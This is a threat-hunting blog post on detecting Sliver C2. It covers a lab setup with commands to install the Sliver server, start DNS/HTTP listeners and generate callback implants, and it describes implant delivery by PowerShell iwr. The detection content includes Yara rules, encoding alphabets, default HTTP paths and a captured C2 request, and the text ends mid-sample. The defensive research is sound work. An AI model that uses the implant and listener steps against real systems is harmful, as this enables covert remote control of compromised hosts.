Detecting and decrypting Sliver C2 – a threat hunter’s guide

immersivelabs.com/blog/detecting-and-decrypting-sliver-c2-a-threat-hunters-guide/

April 24, 2023


Originating from the Bishop Fox team, Sliver is an open-source, cross-platform, and extensible C2 framework. It’s written primarily in Go, making it **fast**, **portable**, and **easy to customize**. This versatility makes it a popular choice among red teams for adversary emulation and as a learning tool for security enthusiasts.

The Sliver C2 framework has features catering to both beginner and advanced users. One of its main attractions is the **ability to generate dynamic payloads** for multiple platforms, such as Windows, Linux, and macOS. These payloads, or “slivers,” provide capabilities like establishing persistence, spawning a shell, and exfiltrating data.

When it comes to communication, Sliver supports a wide range of communication protocols, including HTTP, HTTPS, DNS, TCP, and WireGuard. This ensures that **C2 traffic is flexible, stealthy, and can blend in with normal network traffic**.

In the wild

The open-source nature and ease of use make Sliver a powerful tool for red teams and a powerful weapon for threat actors and adversaries. Team Cymru, which tracks the use of C2 frameworks, has observed an **increase in Sliver’s popularity** over recent months.



https://twitter.com/teamcymru_S2/status/1626597384284438532

This is echoed in recent reporting published by Microsoft and the UK's NCSC, detailing how threat actors use Sliver to target large organizations.

Threat hunting

As an offensive tool that adversaries are using more frequently, it's important that defenders understand the capabilities and how to detect the presence of these C2 frameworks. The Immersive Labs CTI team has taken a closer look at Sliver and identified some methods that incident responders can use to detect Sliver through file, memory, and network artifacts.


This report details these technical findings and the detection engineering process we used to discover them.

The range

To capture all of the traffic and artifacts necessary for analyzing the implant, we first set up a specialized range made for detection engineering with high-fidelity log collection and EDR capabilities. We deployed this using a Cyber Range template in Immersive Labs. You can achieve the same outcome by manually deploying your own infrastructure and replicating the steps in this report.

Our range had the following essential elements:

- Host machine we controlled to deploy the implant
- Event logging
  - Sysmon
  - Splunk
- Network logging
  - Full packet capture
  - DNS logging
  - TLS secrets
- EDR
  - Velociraptor
- Reset/restore



Heimdall Range network diagram


Attacker's infrastructure

With a defensive range in place, we then had to deploy the attacker's infrastructure. In this instance, we kept it simple, a single EC2 instance on a public IP address, making it easy to open the required TCP, HTTP/S, and DNS ports to the range.

We could have deployed Sliver inside the range, but at that point, it would have had an internal IP address. So, for a little more realism, we used a completely separate AWS EC2 instance for our attacker's infrastructure.

DNS

For the DNS, we used a simple Cloudflare configuration, allowing us to set both the 'A' records required for the HTTP/S C2 comms and create the Name Server record for DNS C2 without requiring multiple domains.




Type	Name	Content	Proxy status	TTL	Actions
NS	sliver-dns	ns1.the-briar-patch.cc	DNS only	5 min	Edit
A	ns1	34.244.77.88	DNS only	5 min	Edit
A	the-briar-patch.cc	34.244.77.88	DNS only	5 min	Edit

Cloudflare DNS configuration

This setup uses the default settings as per the BishopFix wiki entry on setup and configuration of DNS.

Sliver server

For this research, we weren't looking at how to use the Sliver C2 framework, so we simply connected directly to the server instead of using the multiplayer mode, which allows multiple operators to manage the C2 while maintaining OpSec. A more traditional deployment looks like this.



https://github.com/BishopFox/sliver/wiki

In our configuration, instead of having the remote operators, we just used direct console access to the C2 Server.

For more details on how to use Sliver, please refer to Sliver's documentation.

Installation

As a Go application, installation is pretty easy. You can download the release file you want, make the file executable, then run it.

```
ubuntu@ip-172-31-22-231:~$ wget -q
https://github.com/BishopFox/sliver/releases/download/v1.5.30/sliv
er-server_linux
ubuntu@ip-172-31-22-231:~$ chmod +x sliver-server_linux
ubuntu@ip-172-31-22-231:~$ sudo ./sliver-server_linux
```

Running Sliver from the CLI

With the Sliver C2 server running, we started our listeners for HTTP and DNS. We could have also started an HTTPS listener, but the protocol is the same as HTTP, and this way, we could review the network protocols more easily.

Configuration

```
All hackers gain vigilance
[*] Server v1.5.30 - a8a36dd6e2c9796c51ab6983b5b615d19c6a6995
[*] Welcome to the sliver shell, please type 'help' for options

[server] sliver > dns --domains sliver-dns.the-briar-patch.cc.

[*] Starting DNS listener with parent domain(s) [sliver-dns.the-briar-patch.cc.] ...

[*] Successfully started job #1

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #2

[server] sliver >
```

Configuring Sliver


With the listeners now running, we had to create some implants to send to our hosts to trigger the initial compromise.

```
[server] sliver > generate --dns sliver-dns.the-briar-patch.cc.

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:01:59
[*] Implant saved to /home/ubuntu/STICKY_MARACA.exe

[server] sliver > generate --http sliver-http.the-briar-patch.cc

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:01:19
[*] Implant saved to /home/ubuntu/HANDSOME_TENSION.exe
```

Generating payloads in the Sliver CLI

Important delivery

For this report, we aren't interested in weaponized delivery mechanisms. So for transferring payloads to the client, we opted to use a simple `python3 -m http.server` on the Sliver host and a PowerShell `iwr` command on the target host.



Pushing the implant to the target host

Analysis

With the infrastructure set up, it was time to jump into the analysis. The implants can be obfuscated and modified using a number of techniques – too many to document here. This report provides some basic detections for the binary files, but the main focus is on detecting the implant in memory or via the C2 protocols.

The implant

We generated the core payload as a compiled Go binary. This makes it extremely portable across multiple operating systems and architectures. However, as a statically compiled Go binary, this implant is not small, with an average file size of 16 Mb. To counter this, Sliver supports using other frameworks and tools, such as msfvenom or Metasploit, to create smaller compatible stagers.

Memory detection is easier as the entire Go binary must be unpacked into memory regardless of any packing of the binary or staged delivery.

Canary domains

When generating payloads, Sliver has the option to add canary domains; these are domain names provided at compile time and won't be encoded. Instead, they can be found in the binary, in clear text. The real C2 IPs or domains will be encrypted in the binary.

Yara – binary

We used a simple Yara rule to detect an unmodified Sliver implant generated for Windows, Linux, or MacOS.

```
rule sliver_binary_native {

    meta:
        author = "Kev Breen @kevthehermit"
        description = "Detects unmodified Sliver implant generated
for Windows, Linux or MacOS"

    strings:
        $sliverpb = "sliverpb"
        $bishop_git = "github.com/bishopfox/"


    condition:
        // This detects Go Headers for PE, ELF, Macho
        (
                (uint16(0) == 0x5a4d) or
                (uint32(0)==0x464c457f) or
                (uint32(0) == 0xfeedfacf) or
                (uint32(0) == 0xcffaedfe) or
                (uint32(0) == 0xfeedface) or
                (uint32(0) == 0xcefaedfe)
            )
        // String matches
        and $sliverpb
        and $bishop_git
}
```

https://github.com/Immersive-Labs-Sec/SliverC2-Forensics/tree/main/Rules

Yara – memory

This rule is designed to detect Sliver running in memory; the binary rule above is unsuitable for detection in memory as it uses some fixed offsets to reduce false positives on file scans.

```
rule sliver_memory {

    meta:
        author = "Kev Breen @kevthehermit"
        description = "Detects Sliver running in memory"

    strings:
        $str1 = "sliverpb"
        $str2 = "github.com/bishopfox/"
        $str3 = "chacha20poly1305"


    condition:
        all of them
}
```

https://github.com/Immersive-Labs-Sec/SliverC2-Forensics/tree/main/Rules

Command and control


Sliver has four main callback protocols:

- DNS
- mTLS
- WireGuard
- HTTP(S)

All Sliver traffic is encrypted, and, depending on the protocol, you may use additional encoding to obfuscate the traffic further.

DNS

When communicating over DNS, the Sliver implant encodes its messages into subdomain requests and responses. This isn't dissimilar to other DNS tunneling methods.



DNS traffic in Wireshark

Sliver differs from most C2s in how the data is packaged and encoded, maximizing the amount of data that can be sent in any single request.

Structure

As DNS isn't connection-oriented, Sliver needs a way to track the order and sequence of data in encoded packets. To do this, it makes use of a protobuf.

```
message DNSMessage {
    DNSMessageType Type = 1; // An enum type
    uint32 ID = 2; // 8 bit message id + 24 bit dns session ID
    uint32 Start = 3; // These bytes of `Data` start at
    uint32 Stop = 4; // These bytes of `Data` stop at
    uint32 Size = 5; // Total message size (e.g. last message Stop = Size)
    bytes Data = 6; // Actual data
}
```

DNS Protobuff

Encoding

Once the message has been packed into a protobuf, it needs to be encoded into a subdomain string. The default encoding is Base58 with a fallback to Base32, in case resolvers don't adhere to the DNS standards completely.


To further increase the obfuscation of the encoding, Sliver also uses subtly modified alphabets for both Base32 and Base58 encoding.

```
b32_std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567'
b32_mod = 'ab1c2d3e4f5g6h7j8k9m0npqrtuvwxyz'

b58_std = '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz'
b58_mod = '213465789aBcDeFgHjKLMNPQRSTUVWXYZAbCdEfGhiJkmnopqrstuvwxyz'
```

Custom alphabets for encoding

Detection

As the encoded and encrypted payload is limited to 254 characters per subdomain, with a limited character count per request, C2 servers and implants using DNS generate **significant traffic orders** of magnitude higher than other protocols like HTTP. This can make it trivial to detect in organizations that log DNS traffic. Two simple queries are to **look for subdomains with an excessive subdomain count** or a **large number of bytes** per request.



Unique subdomain counts in Kibana

[Network Packet Capture] Top Domains by Data Volume

Export

ETLD+1	Bytes In	Bytes Out
the-briar-patch.cc	194,075	226,295
google.com	2,727	9,202
mozgcp.net	1,596	3,104
mozilla.com	1,329	2,959
mozilla.org	735	1,865
lencr.org	385	1,492
gstatic.com	874	1,366

‹ 1 2 ›

DNS traffic volumes in Kibana

The examples above show the event counts after sending three or four commands over a five-minute period.

HTTP(S)

The protocol is identical for both HTTP and HTTPS, except for the **extra layer of encryption added in HTTPS connections**. This means TLS interception or host-based network logging with Zeek or PacketBeat is required.

It’s important to note that Sliver’s HTTP settings are **highly configurable**, and the details below apply to the default configuration.

Structure

Sliver uses file extensions to determine what type of request is being made

- .woff – Used for stagers
- .html – Key exchange messages
- .js – Long poll messages
- .php – Session messages
- .png – Close session messages

A random path is created for each request, which is ignored and has no relevance to the message or the request. However, there are a fixed number of default paths and filenames, meaning you can create some generic detections.

```
ImplantConfig: &HTTPC2ImplantConfig{
        UserAgent:         "", // Blank string is rendered as randomized platform user-agent
        ChromeBaseVersion: DefaultChromeBaseVer,
        MacOSVersion:      DefaultMacOSVer,
        MaxFiles:          8,
        MinFiles:          2,
        MaxPaths:          8,
        MinPaths:          2,

        StagerFileExt: ".woff",

        PollFileExt: ".js",
        PollFiles: []string{
                "bootstrap", "bootstrap.min", "jquery.min", "jquery", "route",
                "app", "app.min", "array", "backbone", "script", "email",
        },
        PollPaths: []string{
                "js", "umd", "assets", "bundle", "bundles", "scripts", "script", "javascripts",
                "javascript", "jscript",
        },

        StartSessionFileExt: ".html",
        SessionFileExt:      ".php",
        SessionFiles: []string{
                "login", "signin", "api", "samples", "rpc", "index",
                "admin", "register", "sign-up",
        },
        SessionPaths: []string{
                "php", "api", "upload", "actions", "rest", "v1", "auth", "authenticate",
                "oauth", "oauth2", "oauth2callback", "database", "db", "namespaces",
        },

        CloseFileExt: ".png",
        CloseFiles: []string{
                "favicon", "sample", "example",
        },
        ClosePaths: []string{
                "static", "www", "assets", "images", "icons", "image", "icon", "png",
        },
},
```
HTTP Default configuration

To reiterate, **all of these paths and extensions can be configured by the server operator**.

Encoding

Messages are encoded using one of the following encoders:

ID	Encoder
13	Base64 with modified alphabet
22	PNG
31	English words
43	Base58 with modified alphabet
45	English words + Gzip compression
49	Gzip compression
64	Base64 + Gzip compression
65	Base32 with modified alphabet
92	Hex

Nonce

The encoder is selected at random each time a new message is sent. The encoder being used is encoded as a **nonce value** and added as a **query parameter to each HTTP request**. For example, given the following URL, you can easily determine which encoder is used with a little bit of Python code.

```
import re

url_string = "/javascript/backbone.js?k=1000o240x50"
nonce_param = url_string.split('=')[-1]
nonce_value = int(re.sub('[^0-9]','', nonce_param))
encoder_id = nonce_value % 101
print(encoder_id)
```

Decoder for nonce values

This gives an `encoded_id` value of 13, meaning it was encoded with a modified Base64 alphabet.

Hex

This is just a simple hex-encoded payload.

Base32, 58, and 64

These three encoders use a modified alphabet but are otherwise standard for encoding and decoding.

```
b64_std = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
b64_mod = "a0b2c5def6hijklmnopqr_st-uvwxyzA1B3C4DEFGHIJKLM7NO9PQR8ST+UVWXYZ"

b32_std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567'
b32_mod = 'ab1c2d3e4f5g6h7j8k9m0npqrtuvwxyz'

b58_std = '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz'
b58_mod = '213465789aBcDeFgHjKLMNPQRSTUVWXYZAbCdEfGhiJkmnopqrstuvwxyz'
```

Custom alphabets for encoding

English words

This encoder uses lists of English words as the encoding mechanism. The words themselves are hardcoded into the implant, with 1,420 in total.

```
POST /api.php?l=k327084j77 HTTP/1.1
Host: sliver-http.the-briar-patch.cc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.1242.843 Safari/537.36
Content-Length: 884
Cookie: APISID=efa92451d866314990a6230fdc21a1bf
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

EDDYING REVOTES BUTTERFAT SULPHATE DECLIVITIES UNSOLDERING PODGILY PACHALIC MURRIES
COLOMBARD LIERNE TALLAGES FOOTSTOCK SNAKILY CHEERING ABRASIONS QUINTUPLET ACCLAIM ORAD
EASEFULLY ERRANTS MONOGENIC DECATHLETE KIANG STONECROP KELSONS HARDIER JARLS MANIACALLY
ASCOSPORES THICKHEADED NARCOTIZE FOCUSER KNEECAPPING EMBRACEOR EARLDOMS ORPHREYS SKIVVY
TRACHEA OSTRACISING DACTYLOLOGY LEUCINES SULPHATE ABNEGATOR DEAIR THICKHEADED PULED
SPECIFICITIES PODGILY WOORALI MEANINGS WETTISH GAMBADES OSCILLATING GENTAMICIN KEBBIES
OVERORGANIZE SLOBBERERS REZERO EASED DAUBINGLY WOORALI SQUATLY ERASURES ABOLLAE
COSTUMERY SPIFF SADDLERIES REENLARGING BUSHMEN PARTICULARIZED FLABBIEST THIOURACILS
LOWBOYS AUTHORED BEARDEDNESSES MUCKRAKING HURTLES HYPERLIPEMIAS THRIVED BEARDEDNESSES
ABNEGATOR VOYEURISTICALLY ZITHERN NAZI COPOLYMERS CRYSTALLIZING CRAPOLAS EXPLICABLE
